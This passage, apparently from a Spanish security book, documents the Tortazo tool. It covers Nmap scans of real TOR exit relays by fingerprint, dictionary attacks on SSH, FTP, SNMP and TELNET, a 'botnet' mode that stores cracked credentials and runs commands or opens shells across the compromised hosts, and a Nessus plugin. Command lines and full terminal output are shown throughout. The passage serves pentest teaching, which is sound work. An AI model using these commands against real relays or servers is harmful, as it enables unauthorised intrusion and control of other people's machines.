Esto último es muy importante para que la instancia de *TOR* descargue los descriptores del servidor y no solamente los micro descriptores.

- Búsqueda del repetidor de salida con *FingerPrint AA249521990DFB1138BB285426883 D8A88D49383* en los 30 primeros registros incluidos en el descriptor de servidor emitido por las autoridades de directorio. Una vez encontrado dicho repetidor, se ejecuta un escaneo con *Nmap* utilizando las opciones "*-sSV -A -n*"

```
>python Tortazo.py -n 30 -v -m linux -a "-sSV -A -n" -e
AA249521990DFB1138BB285426883D8A88D49383
```

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -n 30 -v -m linux -a "-sSV -A -n" -e AA249521990DFB1138BB285426883D8A88D49383
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 14:32:41
DEBUG: [+] Try to listing the current Exit-Nodes of TOR.
DEBUG: [+] Using the fingerprint: AA249521990DFB1138BB285426883D8A88D49383
DEBUG: [+] Filter by platform: linux.
DEBUG: [+] Retrieving the first 30 records in the Descriptors.
TRACE: Descriptors retrieved from 'http://208.83.223.34:443/tor/server/fp/AA249521990DFB1138BB285426883D8A88D49383.z' in 0.41s
INFO: [+] Linux System has been found... Nickname: wagtail - OS Version: Linux - Fingerprint: AA249521990DFB1138BB285426883D8A88D49383
DEBUG: [+] Starting the NMap Scan with the following options:
DEBUG: [+][+] Scan Address: 77.109.139.87
DEBUG: [+][+] Scan Arguments: -sSV -A -n
DEBUG: [+][+] Scan Ports: 21,22,23,53,69,80,88,110,139,143,161,162,389,443,445,1079,1080,1433,3306,5432,8080,9050,9051,5800
INFO: [+] Scan Ended for wagtail .
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
INFO: [+] Process finished at 2014-05-11 14:34:07
adastra@Galileo:/opt/Tortazo$
```

Imagen 03.07: Escaneo de un repetidor concreto en la red de TOR.

Si la intención es analizar un repetidor concreto y dicho repetidor se encuentra en alguno de los descriptores de las autoridades de directorio, basta con especificar su *fingerprint* con la opción "*-e*".

Una vez finalizado el proceso de escaneo iniciado con *Nmap*, los resultados contienen un listado con los repetidores encontrados y los puertos abiertos para cada uno. Con dicha información es posible ejecutar consultas contra *Shodan* para identificar servicios vulnerables, ejecutar ataques por diccionario contra servicios determinados o utilizar una de las características más potentes de *Tortazo*: Los *plugins*, algo de lo que se hablará detenidamente en este documento.

Por otro lado, los repetidores que serán objetivo de ataque, pueden provenir de un escaneo activo o de la información almacenada en la base de datos, que como se ha comentado anteriormente, contiene la información recolectada de escaneos previos.

Algunas de las opciones disponibles en *Tortazo* para utilizar su base de datos interna y recolectar información con *Shodan*, se listan a continuación:

Opción	Descripción
-D/--use-database	Utiliza la información almacenada en la base de datos.
-C/--clean-database	Elimina todos los registros almacenados en base de datos.
-s/--use-shodan	Utiliza el servicio de *Shodan*.
-S/--scan-identifier	Especifica el identificador de un escaneo ejecutado anteriormente por *Tortazo*. Dicho identificador se utiliza para recuperar los resultados encontrados en ese escaneo.
-k/--shodan-key	Especifica el fichero de texto donde se debe encontrar almacenada una *Developer Key* de *Shodan*. Depende directamente de la opción *-s/--use-shodan*.

El vídeo alojado en la siguiente dirección: *http://thehackerway.com/2014/04/23/tortazo-recoleccion-de-informacion-sobre-nodos-de-salida-de-tor/* explica el funcionamiento de estas opciones al vuelo.

Se recomienda al lector su visualización para tener una idea más clara y completa de las funcionalidades explicadas anteriormente.

3.1.6.2 Tortazo en modo "Botnet" para administrar paralelamente servidores SSH

Tortazo permite la ejecución de ataques por diccionario contra servicios *SSH*, *FTP*, *SNMP* y *TELNET*. El usuario puede, opcionalmente, especificar los ficheros correspondientes al listado de usuarios y contraseñas utilizados para ejecutar el ataque, pero en el caso de no especificar ninguno, la herramienta utiliza el proyecto *FuzzDB* para ejecutar el ataque con algunos de los ficheros incluidos en dicho proyecto.

En el caso de que se identifique un usuario y una contraseña válidos para un servicio *SSH*, la herramienta genera automáticamente, una nueva entrada en el fichero "*tortazo_botnet.bot*", el cual contiene todos los detalles de conexión a los servicios *SSH* descubiertos en el ataque ejecutado y en ataques previos.

El fichero "*tortazo_botnet.bot*" es utilizado por *Tortazo* para la ejecución paralela de comandos sobre múltiples servidores *SSH* utilizando la librería *Fabric*; este modo de ejecución es conocido en *Tortazo* como modo "*botnet*".

Este modo permite ejecutar comandos sobre todos los servidores *SSH* contenidos en el fichero "*tortazo_botnet.bot*" o sobre un subconjunto de las máquinas incluidas en dicho fichero.

Por otro lado, en el caso de querer utilizar una máquina concreta de modo interactivo, *Tortazo* admite la selección de una de las máquinas controladas para la posterior generación de una *shell* que permita enviar múltiples comandos de forma interactiva. Las opciones incluidas en la herramienta

para la ejecución de ataques por diccionario o la ejecución de comandos sobre los servidores *SSH* controlados, se listan a continuación:

Opción	Descripción
-b/--brute	Ejecución de un ataque por fuerza bruta contra los servicios soportados.
-t/--threads	Número de hilos de ejecución necesarios para realizar el ataque por fuerza bruta.
-f/--passwords-file	Fichero de *passwords* utilizado por la herramienta para la ejecución del ataque por fuerza bruta.
-z/--zombie-mode	Omite cualquier tipo de escaneo y directamente se encarga de leer el fichero "*tortazo_botnet.bot*". Esta opción admite como argumento un listado de *NickNames* separados por coma, loscuales serán excluidos del modo *botnet*. En el caso de especificar el valor "*all*" en esta opción, los comandos se ejecutarán sobre todos los servidores indicados en el fichero "*tortazo_botnet.bot*".
-r/--run-command	Ejecuta un comando de forma paralela sobre las máquinas especificadas en la opción "*--zombie-mode*"
-o/--open-shell	Genera una nueva *shell* sobre el *host* especificado. Por ejemplo, "*--open-shell 1*" generará una nueva consola sobre la máquina incluida en la linea 1 del fichero "*tortazo_botnet.bot*". El uso de la opción "*--zombie-mode*" es obligatorio para emplear esta opción.

Cada línea del fichero "*tortazo_botnet.bot*" debe contener el siguiente formato:

```
host:user:passwd:port:nickname
```

El formato anterior es generado y mantenido automáticamente por la herramienta cada vez que se encuentra una máquina *SSH* con un usuario y contraseña predecibles.

Este fichero también puede ser editado manualmente en el caso de que se cuente con las credenciales de acceso de uno o varios servicios *SSH* accesibles en la red y de esta forma, *Tortazo* utilizará *Fabric* para ejecutar comandos de forma paralela sobre dichas máquinas.

A continuación se listan algunos ejemplos prácticos del uso de las opciones anteriormente explicadas.

- Ataque directo contra el repetidor con *fingerprint "FFAC0F4C85052F696EBB9517DD6E2E8B830835DD*". La opción "*-b*" permite especificar el fichero de usuarios y *passwords*, el cual contendrá en cada linea, el usuario y la contraseña separados por dos puntos.

```
>python Tortazo.py -t 10 -n 30 -v -m linux -a "-sSV -A -n" -e
FFAC0F4C85052F696EBB9517DD6E2E8B830835DD -b /home/user/dictFile.txt
```

- Ejecución de los comandos "*id; uname -a; uptime; w*" de forma paralela sobre todos los repetidores incluidos en el fichero *tortazo_botnet.bot.*

```
>python Tortazo.py -v -z all -r "id; uname -a; uptime; w"
```

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -v -z all -r "id; uname -a; uptime; w"
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 16:53:14
DEBUG: [+] Bot Machine 1 : 192.168.1.2 created.
DEBUG: [+] Bot Machine 2 : 192.168.1.229 created.
INFO: [+] Entering Zombie Mode... Including all bots
DEBUG: [+] Adding Bot: vyatta@192.168.1.2:22
DEBUG: [+] Adding Bot: msfadmin@192.168.1.229:22
INFO: [+] Running single command across the zombies...
DEBUG: [+] Executing command on botnet: id; uname -a; uptime; w
[vyatta@192.168.1.2:22] Executing task 'runOnBotnet'
DEBUG: starting thread (client mode): 0x1dde190L
INFO: Connected (version 2.0, client OpenSSH_5.5p1)
DEBUG: kex algos:[u'diffie-hellman-group-exchange-sha256', u'diffie-hellman-group-exchange-sha1', u'diffie-hellman-group14-sha1', u'diffie-hellman-group1-sha1'] server
 key:[u'ssh-rsa', u'ssh-dss'] client encrypt:[u'aes128-ctr', u'aes192-ctr', u'aes256-ctr', u'arcfour256', u'arcfour128', u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u
'cast128-cbc', u'aes192-cbc', u'aes256-cbc', u'arcfour', u'rijndael-cbc@lysator.liu.se'] server encrypt:[u'aes128-ctr', u'aes192-ctr', u'aes256-ctr', u'arcfour256', u'
arcfour128', u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u'aes192-cbc', u'aes256-cbc', u'arcfour', u'rijndael-cbc@lysator.liu.se'] client mac:[u'hmac-
md5', u'hmac-sha1', u'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] server mac:[u'hmac-md5', u'hmac-sha1', u
'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] client compress:[u'none', u'zlib@openssh.com'] server compres
s:[u'none', u'zlib@openssh.com'] client lang:[u''] server lang:[u''] kex follows?False
DEBUG: Ciphers agreed: local=aes128-ctr, remote=aes128-ctr
DEBUG: using kex diffie-hellman-group1-sha1; server key type ssh-rsa; cipher: local aes128-ctr, remote aes128-ctr; mac: local hmac-sha1, remote hmac-sha1; compression:
 local none, remote none
DEBUG: Switch to new keys ...
DEBUG: Adding ssh-rsa host key for 192.168.1.2: cbad3f853fa9d8334aa386aac26f41bd
DEBUG: userauth is OK
INFO: Auth banner: Welcome to Vyatta

INFO: Authentication (password) successful!
DEBUG: [chan 1] Max packet in: 34816 bytes
DEBUG: [chan 1] Max packet out: 32768 bytes
INFO: Secsh channel 1 opened.
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] EOF received (1)
DEBUG: [chan 1] EOF sent (1)
[msfadmin@192.168.1.229:22] Executing task 'runOnBotnet'
DEBUG: starting thread (client mode): 0x1dde750L
INFO: Connected (version 2.0, client OpenSSH_4.7p1)
DEBUG: kex algos:[u'diffie-hellman-group-exchange-sha256', u'diffie-hellman-group-exchange-sha1', u'diffie-hellman-group14-sha1', u'diffie-hellman-group1-sha1'] server
 key:[u'ssh-rsa', u'ssh-dss'] client encrypt:[u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u'arcfour128', u'arcfour256', u'arcfour', u'aes192-cbc', u'a
```

Imagen 03.08: Botnet Mode. Ejecución de comandos sobre la botnet entera.

```
adastra@Galileo: /opt/Tortazo 167x41
es256-cbc', u'rijndael-cbc@lysator.liu.se', u'aes128-ctr', u'aes192-ctr', u'aes256-ctr'] server encrypt:[u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u
'arcfour128', u'arcfour256', u'arcfour', u'aes192-cbc', u'aes256-cbc', u'rijndael-cbc@lysator.liu.se', u'aes128-ctr', u'aes192-ctr', u'aes256-ctr'] client mac:[u'hmac-
md5', u'hmac-sha1', u'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] server mac:[u'hmac-md5', u'hmac-sha1', u
'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] client compress:[u'none', u'zlib@openssh.com'] server compres
s:[u'none', u'zlib@openssh.com'] client lang:[u''] server lang:[u''] kex follows?False
DEBUG: Ciphers agreed: local=aes128-ctr, remote=aes128-ctr
DEBUG: using kex diffie-hellman-group1-sha1; server key type ssh-rsa; cipher: local aes128-ctr, remote aes128-ctr; mac: local hmac-sha1, remote hmac-sha1; compression:
 local none, remote none
DEBUG: Switch to new keys ...
DEBUG: Adding ssh-rsa host key for 192.168.1.229: 5656240f211ddea72bae61b1243de8f3
DEBUG: userauth is OK
INFO: Authentication (password) successful!
DEBUG: [chan 1] Max packet in: 34816 bytes
DEBUG: [chan 1] Max packet out: 32768 bytes
INFO: Secsh channel 1 opened.
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] EOF received (1)
DEBUG: [chan 1] EOF sent (1)
INFO: [+] Host: vyatta@192.168.1.2:22
INFO: [+] Command: id; uname -a; uptime; w
INFO: [+] Output: uid=1000(vyatta) gid=100(users) groups=100(users),4(adm),6(disk),27(sudo),30(dip),102(quaggavty),104(vyattacfg)
Linux vyatta 3.3.8-1-586-vyatta #1 SMP Wed Mar 13 10:35:45 PDT 2013 i686 GNU/Linux
 16:53:13 up 17 min,  2 users,  load average: 0.13, 0.12, 0.12
 16:53:13 up 17 min,  2 users,  load average: 0.13, 0.12, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vyatta   tty1                      16:51    1:31   1.45s  0.56s /bin/bash
vyatta   pts/0    192.168.1.228    16:53    0.00s  0.02s  0.01s w
INFO: [+] Host: msfadmin@192.168.1.229:22
INFO: [+] Command: id; uname -a; uptime; w
INFO: [+] Output: uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),1
12(admin),119(sambashare),1000(msfadmin)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 12:53:20 up  1:22,  2 users,  load average: 0.00, 0.00, 0.00
 12:53:20 up  1:22,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                12:51    2:11m  0.06s  0.02s -bash
msfadmin pts/0    192.168.1.228    12:53    0.00s  0.01s  0.01s /bin/bash -l -c id; uname -a; uptime; w
INFO: [+] Process finished at 2014-05-11 16:53:15
DEBUG: EOF in transport thread
adastra@Galileo:/opt/Tortazo$
```

Imagen 03.09: Botnet Mode. Ejecución de comandos sobre la botnet entera - Visualización de resultados.

La opción "*-r*" ha permitido la ejecución de los comandos *id*, *uname -a, uptime* y *w*, los cuales se han ejecutado sobre todas las máquinas incluidas en el fichero "*tortazo_botnet.bot*". Como se puede apreciar en las imágenes anteriores, el proceso de autenticación se ha llevado a cabo correctamente contra las máquinas contenidas en el fichero y el resultado de los comandos se ha presentado por pantalla al usuario.

- Ejecución de los comandos "*id; uname -a; uptime; w*" de forma paralela sobre todos los repetidores incluidos en el fichero "*tortazo_botnet.bot*" excluyendo el que tiene el *nickname*

.

```
>python Tortazo.py --verbose --zombie-mode VyattaServer --run-command "id;
uname -a; uptime;
```

```
adastra@Galileo: /opt/Tortazo 167x41
DEBUG: [+] Bot Machine 2 : 192.168.1.229 created.
INFO: [+] Entering Zombie Mode...
INFO: [+] Excluding Nickname: VyattaServer
DEBUG: [+] Adding Bot: msfadmin@192.168.1.229:22
INFO: [+] Running single command across the zombies...
DEBUG: [+] Executing command on botnet: id; uname -a; uptime; w
[msfadmin@192.168.1.229:22] Executing task 'runOnBotnet'
DEBUG: starting thread (client mode): 0x33ac290L
INFO: Connected (version 2.0, client OpenSSH_4.7p1)
DEBUG: kex algos:[u'diffie-hellman-group-exchange-sha256', u'diffie-hellman-group-exchange-sha1', u'diffie-hellman-group14-sha1', u'diffie-hellman-group1-sha1'] server
 key:[u'ssh-rsa', u'ssh-dss'] client encrypt:[u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u'arcfour128', u'arcfour256', u'arcfour', u'aes192-cbc', u'a
es256-cbc', u'rijndael-cbc@lysator.liu.se', u'aes128-ctr', u'aes192-ctr', u'aes256-ctr'] server encrypt:[u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u
'arcfour128', u'arcfour256', u'arcfour', u'aes192-cbc', u'aes256-cbc', u'rijndael-cbc@lysator.liu.se', u'aes128-ctr', u'aes192-ctr', u'aes256-ctr'] client mac:[u'hmac-
md5', u'hmac-sha1', u'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] server mac:[u'hmac-md5', u'hmac-sha1', u
'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] client compress:[u'none', u'zlib@openssh.com'] server compres
s:[u'none', u'zlib@openssh.com'] client lang:[u''] server lang:[u''] kex follows?False
DEBUG: Ciphers agreed: local=aes128-ctr, remote=aes128-ctr
DEBUG: using kex diffie-hellman-group1-sha1; server key type ssh-rsa; cipher: local aes128-ctr, remote aes128-ctr; mac: local hmac-sha1, remote hmac-sha1; compression:
 local none, remote none
DEBUG: Switch to new keys ...
DEBUG: Adding ssh-rsa host key for 192.168.1.229: 5656240f211ddea72bae61b1243de8f3
DEBUG: userauth is OK
INFO: Authentication (password) successful!
DEBUG: [chan 1] Max packet in: 34816 bytes
DEBUG: [chan 1] Max packet out: 32768 bytes
INFO: Secsh channel 1 opened.
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] EOF received (1)
DEBUG: [chan 1] EOF sent (1)
INFO: [+] Host: msfadmin@192.168.1.229:22
INFO: [+] Command: id; uname -a; uptime; w
INFO: [+] Output: uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),1
12(admin),119(sambashare),1000(msfadmin)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 13:05:17 up  1:34,  2 users,  load average: 0.08, 0.05, 0.01
 13:05:17 up  1:34,  2 users,  load average: 0.08, 0.05, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                 12:51   14:08m  0.06s  0.02s -bash
msfadmin pts/0    192.168.1.228     13:05    0.00s  0.12s  0.09s /bin/bash -l -c id; uname -a; uptime; w
INFO: [+] Process finished at 2014-05-11 17:05:12
```

Imagen 03.10: Botnet Mode. Ejecución de comandos sobre la botnet excluyendo repetidores.

Como se puede apreciar, el servidor cuyo *NickName* es "*VyattaServer*" se ha excluido y los comandos especificados para ejecutar sobre la "*botnet*" solamente se han ejecutado en las demás máquinas incluidas en el fichero "*tortazo_botnet.bot*".

- Generación de una nueva consola para una de las máquinas incluidas en el fichero "*tortazo_botnet.bot*". En este caso, dado que no se ha especificado ningún valor en la opción "*--open-shell*". *Tortazo* listará las máquinas disponibles y solicitará al usuario la selección de una.

```
python Tortazo.py --verbose --zombie-mode all --open-shell
```

```
adastra@Galileo: /opt/Tortazo 167x41
[++] (2) - msfadmin@192.168.1.229:22 : MSFServer

1
DEBUG: [+] Opening Shell: 1
[vyatta@192.168.1.2:22] Executing task 'open_shell'
DEBUG: starting thread (client mode): 0x2d9efd0L
INFO: Connected (version 2.0, client OpenSSH_5.5p1)
DEBUG: kex algos:[u'diffie-hellman-group-exchange-sha256', u'diffie-hellman-group-exchange-sha1', u'diffie-hellman-group14-sha1', u'diffie-hellman-group1-sha1'] server
 key:[u'ssh-rsa', u'ssh-dss'] client encrypt:[u'aes128-ctr', u'aes192-ctr', u'aes256-ctr', u'arcfour256', u'arcfour128', u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u
'cast128-cbc', u'aes192-cbc', u'aes256-cbc', u'arcfour', u'rijndael-cbc@lysator.liu.se'] server encrypt:[u'aes128-ctr', u'aes192-ctr', u'aes256-ctr', u'arcfour256', u'
arcfour128', u'aes128-cbc', u'3des-cbc', u'blowfish-cbc', u'cast128-cbc', u'aes192-cbc', u'aes256-cbc', u'arcfour', u'rijndael-cbc@lysator.liu.se'] client mac:[u'hmac-
md5', u'hmac-sha1', u'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] server mac:[u'hmac-md5', u'hmac-sha1', u
'umac-64@openssh.com', u'hmac-ripemd160', u'hmac-ripemd160@openssh.com', u'hmac-sha1-96', u'hmac-md5-96'] client compress:[u'none', u'zlib@openssh.com'] server compres
s:[u'none', u'zlib@openssh.com'] client lang:[u''] server lang:[u''] kex follows?False
DEBUG: Ciphers agreed: local=aes128-ctr, remote=aes128-ctr
DEBUG: using kex diffie-hellman-group1-sha1; server key type ssh-rsa; cipher: local aes128-ctr, remote aes128-ctr; mac: local hmac-sha1, remote hmac-sha1; compression:
 local none, remote none
DEBUG: Switch to new keys ...
DEBUG: Adding ssh-rsa host key for 192.168.1.2: cbad3f853fa9d8334aa386aac26f41bd
DEBUG: userauth is OK
INFO: Auth banner: Welcome to Vyatta

INFO: Authentication (password) successful!
DEBUG: [chan 1] Max packet in: 34816 bytes
DEBUG: [chan 1] Max packet out: 32768 bytes
INFO: Secsh channel 1 opened.
DEBUG: [chan 1] Sesch channel 1 request ok
DEBUG: [chan 1] Sesch channel 1 request ok
Linux vyatta 3.3.8-1-586-vyatta #1 SMP Wed Mar 13 10:35:45 PDT 2013 i686
Welcome to Vyatta.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Sun May 11 17:12:19 2014 from 192.168.1.228
vyatta@vyatta:~$
vyatta@vyatta:~$ id
uid=1000(vyatta) gid=100(users) groups=100(users),4(adm),6(disk),27(sudo),30(dip),102(quaggavty),104(vyattacfg)
vyatta@vyatta:~$ uname -amr
Linux vyatta 3.3.8-1-586-vyatta #1 SMP Wed Mar 13 10:35:45 PDT 2013 i686 GNU/Linux
vyatta@vyatta:~$
```

Imagen 03.11: Botnet Mode. Generación de una shell interactiva.

Hay ocasiones en las que es necesario ejecutar comandos de forma interactiva contra una máquina de la "*botnet*" y en tales casos, se puede utilizar la opción "*--open-shell*" para generar una *shell* sobre la máquina seleccionada. Como se puede apreciar en la imagen 03.11, la herramienta solicita al usuario que seleccione una de las máquinas incluidas en el fichero "*tortazo_botnet.bot*". Posteriormente, se abrirá una nueva *shell* en la que el usuario puede ejecutar cualquier comando soportado por el sistema.

El siguiente vídeo:
http://thehackerway.com/2014/04/25/tortazo-modo-botnet-para-ejecucion-paralela-de-comandos/ explica el funcionamiento de estas opciones al vuelo. Se recomienda al lector su visualización para tener una idea más clara y completa de las funcionalidades explicadas anteriormente.

3.1.6.3 Ejecución de plugins para la Integración de Tortazo con otras herramientas

Tortazo es una herramienta que se encuentra en estado de desarrollo, sin embargo ya cuenta con un sistema de *plugins* que permite integrar rutinas de código escritas por terceros para ejecutar auditorías de seguridad sobre el conjunto de repetidores encontrados en *TOR*; se trata de una de las características más interesantes de la herramienta.

A la fecha de escribir este documento, existen algunos plugins que permiten integrar *Tortazo* con otras herramientas para ejecutar auditorías de seguridad, tales como *Nessus* y *W3AF*, además, también cuenta con un módulo que permite ejecutar consultas para correlacionar los repetidores registrados por *Tortazo* y un listado de *URL's* "**.onion*", así como también, para analizar los términos más utilizados en un sitio en la *deep web* de *TOR*.

El modelo de ejecución de *plugins* se basa en la carga dinámica de clases *Python* en el contexto de ejecución de *Tortazo*, además, la ejecución de *plugins* es un proceso interactivo, en donde el *pentester* cuenta con una serie de funciones que puede ejecutar "*on-demand*" desde una consola habilitada con *IPython*. En dicha consola es posible ejecutar cualquiera de las funciones declaradas en el *plugin* que se ha cargado con la opción "*-P/--use-plugin*".

Una ventaja notable del uso de *plugins*, es que un desarrollador puede crear sus propios *scripts* para ejecutar cualquier rutina de código simplemente extendiendo de la clase *BasePlugin*, dicha clase contiene todos los elementos necesarios para acceder a los repetidores de salida analizados por *Tortazo* y navegar directamente en la *deep web* de *TOR*, para esto último, admite el uso un *proxy socks* que puede ser iniciado automáticamente por la herramienta o por medio de una instancia local de *TOR*.

Todos los *plugins*, deben ubicarse en el directorio "*<TORTAZO_DIR>/plugins*" y como se ha mencionado anteriormente, su ejecución se basa en la carga de un intérprete con *IPython*, con lo cual, el usuario debe conocer las funciones contenidas en cada *plugin* y los argumentos requeridos para cada función. Para utilizar cualquier plugin, se debe especificar la opción *-P/--use-plugin* cuyo

valor debe contener el nombre del módulo y la clase que extiende de *BasePlugin* separados por dos puntos.

A continuación, se describen los *plugins* incluidos en *Tortazo* a la fecha de redactar este documento y cómo utilizarlos.

Nessus Plugin: Este *plugin* se encarga de ejecutar el proceso de autenticación contra una instancia de *Nessus* y permite utilizar las características completas del motor contra los repetidores analizados por *Tortazo*. Cuenta con las funciones necesarias para enumerar los *plugins* disponibles, gestionar políticas, usuarios, crear escaneos puntuales, escaneos planificados y consultar los reportes generados por los escaneos ejecutados por *Nessus*.

Para llevar a cabo la interacción entre *Tortazo* y *Nessus*, se utiliza la librería *pynessus-rest*; la cual ha sido desarrollada principalmente para cubrir las necesidades de este *plugin* y utiliza directamente las funciones disponibles en la última versión de la *API REST* de *Nessus*, de esta forma, es posible ejecutar las mismas tareas que se encuentran disponibles desde la interfaz *web* habilitada en *Nessus*.

Los detalles de conexión y autenticación que son gestionados automáticamente por *Tortazo*, utilizan las propiedades declaradas en el fichero "*config.py*", en el cual se deben especificar los detalles de conexión con el servidor; dichos detalles incluyen la dirección y el puerto donde se encuentra en ejecución el servidor, así como las credenciales de acceso necesarias para iniciar sesión.

El *plugin* contiene más de 30 funciones que permiten controlar una instancia de *Nessus* desde *Tortazo*, por este motivo se listan aquellas que suelen ser más utilizadas en procesos de auditoria que emplean esta herramienta.

Función	Descripción
serverUuid()	Retorna el identificador único de la instancia de *Nessus*.
userAdd(username, password, isAdmin)	Creación de un nuevo usuario.
userEdit(username,password,isAdmin)	Edición de un usuario existente en el sistema.
userDelete(username)	Borrado de un usuario existente en el sistema.
userChpasswd(username, newpassword)	Cambia la contraseña del usuario especificado.
usersList()	Listado de todos los usuarios existentes en el sistema.
pluginsList()	Listado de los *Plugins* disponibles en la instancia de *Nessus*.
pluginDescription(plugin.nasl)	Enseña información detallada sobre el *plugin* especificado.
policyList()	Listado de las políticas existentes en la instancia de *Nessus*.
policyDelete(policy_id)	Elimina la política que corresponde al identificador especificado.

Función	Descripción
policyCopy(policy_id)	Copia la política que corresponde al identificador especificado en una nueva.
policyDownload(policy_id, nessus_file_dir)	Descarga la política indicada en el nombre de fichero enviado como segundo argumento de la función.
scanAllRelays(policy_id, scanName)	Ejecuta un escaneo contra todos los repetidores cargados por *Tortazo*. Los argumentos recibidos, establecen la política y el nombre que tendrá el escaneo.
scanByRelay(policy_id, scanName, nickName)	Ejecuta un escaneo contra el repetidor especificado.
scanStop(scan_uuid)	Detiene el escaneo cuyo "*uuid*" corresponde con el indicado por argumento.
scanResume(scan_uuid)	Reanuda el escaneo cuyo "*uuid*" corresponde con el indicado por argumento.
scanPause(scan_uuid)	Interrumpe temporalmente el escaneo cuyo "*uuid*" corresponde con el indicado por argumento.
scanList()	Listado de todos los escaneos existentes en la instancia de *Nessus*.
scanTemplateAllRelays(policy_id,template_name)	Crea una plantilla de escaneo (escaneo planificado) contra todos los repetidores cargados por *Tortazo*. Los argumentos recibidos, establecen la política y el nombre que tendrá el escaneo.
scanTemplateByRelay(policy_id,template_name,nickName)	Crea una plantilla de escaneo (escaneo planificado) contra el repetidor especificado.
reportList()	Listado de todos los reportes generados en la instancia de *Nessus*.
reportDelete(report_uuid)	Elimina el reporte correspondiente al *UUID* especificado.
reportHosts(report_uuid)	Listado de todos los hosts contenidos en el reporte especificado.
reportPorts(report_uuid,host)	Listado de todos los puertos y el número de descubrimientos por cada puerto.

Los repetidores analizados por *Tortazo* y que son inyectados directamente en el *plugin*, pueden proceder de un escaneo activo o directamente de los registros almacenados en base de datos.

- Recuperación de los registros correspondientes a los últimos 5 escaneos ejecutados desde *Tortazo*. Posterior ejecución del *plugin* de *Nessus* con los datos registrados en la base de datos.

```
>python Tortazo.py -n 5 --use-database --use-plugin
nessusPlugin:nessusPlugin
```

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -n 5 --use-database --use-plugin nessusPlugin:nessusPlugin -v
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 17:38:19
INFO: [+] Getting the last 5 scans executed from database...
DEBUG: [+] Use -n/--servers-to-attack option to include more or less records from the scans recorded in database.
INFO: [+] Done!
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
DEBUG: [+] Loading plugin...
INFO: Starting new HTTPS connection (1): 127.0.0.1
DEBUG: "POST /login HTTP/1.1" 200 431
INFO: [*] NessusPlugin Initialized!
Loading Tortazo plugin interpreter...
Plugin nessusPlugin loaded successfully! Type self.help() to get information about this plugin and exit() to finish the execution
Tortazo Plugin <nessusPlugin> : self.reportList()
INFO: Starting new HTTPS connection (1): 127.0.0.1
DEBUG: "POST /report/list HTTP/1.1" 200 767
[*] Nessus Report List.
+-----------+-----------------------+----------------------------------------------------+------------+
|   Status  |     Readable Name     |                        UUID                        | Timestamp  |
+-----------+-----------------------+----------------------------------------------------+------------+
| completed |       otraCosa        | 0e6a1173-6134-caf0-7d95-09d2df26fc103e68d46e245b67af | 1397338845 |
| completed |        NewScan        | 90e07cdf-2dc8-278f-e586-4e8decef41fe2233272eca09d63f | 1397338317 |
| completed |        NewScan        | 122539ed-130f-dea5-e394-c9a3083a29d01dfb04538a6ae58f | 1397338552 |
| completed |         test2         | 0dde9d64-0279-0c09-619d-f7f03f6878d030fbf9bd0cec9c9a | 1397348907 |
| completed |        newScan        | af2d0319-b906-d257-da05-12244fcc78ab179289950ec165ac | 1397347168 |
| completed |        newScan        | 3fe3c987-d715-195d-bad0-c3c6855eb49017e8119e8e9c8c8e | 1397347263 |
| completed |        newScan        | 76e22055-7b3b-31da-013b-eb4afd49085608524ae4f4887e40 | 1397347342 |
